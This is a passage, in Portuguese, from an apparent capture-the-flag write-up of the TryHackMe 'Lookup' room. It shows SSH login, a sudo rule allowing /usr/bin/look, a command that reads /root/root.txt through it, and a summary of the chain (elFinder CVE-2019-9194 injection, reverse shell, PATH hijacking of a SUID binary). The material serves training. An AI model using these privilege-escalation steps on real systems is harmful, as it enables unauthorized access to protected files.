


Figura 12: Hydra confirma a senha de `think` a partir das candidatas extraídas pelo `pwm`.

```
ssh think@<TARGET_IP>
cat user.txt          # -> <FLAG>
```

Listing 13: Acesso SSH e flag de usuário.




Figura 13: Acesso interativo como `think` (Ubuntu 20.04) e leitura da *flag* de usuário.

5 Escalada de Privilégios (think → root)

5.1 Enumeração local

O `sudo -l` mostra que `think` pode executar `/usr/bin/look` como `root`.

```
User think may run the following commands on ip-<HOST>:
    (ALL) /usr/bin/look
```

Listing 14: Politica de sudo de think.

5.2 Leitura privilegiada via look e flag de root

O `look` lê arquivos linha a linha; com um padrão vazio, imprime o arquivo inteiro. Via `sudo`, isso permite ler arquivos de `root` (técnica do GTFOBins).

```
LFILE=/root/root.txt
sudo look '' "$LFILE"          # -> <FLAG>
```

Listing 15: Leitura da flag de root pelo look.




Figura 14: `sudo -l` com `/usr/bin/look` e leitura da *flag* de `root` em `/root/root.txt`.

6 Conclusão

O comprometimento encadeou falhas web e locais. A página de *login* permitia **enumeração de usuário** por diferença de resposta, revelando `jose`; o **elFinder** desatualizado (**CVE-2019-9194**) permitiu **injeção de comando** via JPEG e *reverse shell* como `www-data`. A movimentação lateral para `think` explorou um **binário SUID personalizado** (`pwm`) que confiava na saída de `id`, contornado por **PATH hijacking** para extrair as senhas de `think`. Por fim, uma regra de `sudo` sobre `/usr/bin/look` permitiu **leitura privilegiada** da *flag* de `root`. As falhas centrais foram a **enumeração de usuário**, o **software desatualizado**, o **SUID inseguro dependente do `PATH`** e uma **configuração de sudo permissiva**.

7 Referências

- TryHackMe — Sala *Lookup* — https://tryhackme.com/room/lookup
- CVE-2019-9194 — *elFinder PHP Connector Command Injection* — https://nvd.nist.gov/vuln/detail/CVE-2019-9194
- Studio-42/elFinder — *issue #2868 (resize/rotate RCE)* — https://github.com/Studio-42/elFinder/issues/2868

- GTFOBins — `look` — https://gtfobins.github.io/gtfobins/look/
- HackTricks — *PATH hijacking / Privilege Escalation* — https://book.hacktricks.xyz/linux-hardening/privilege-escalation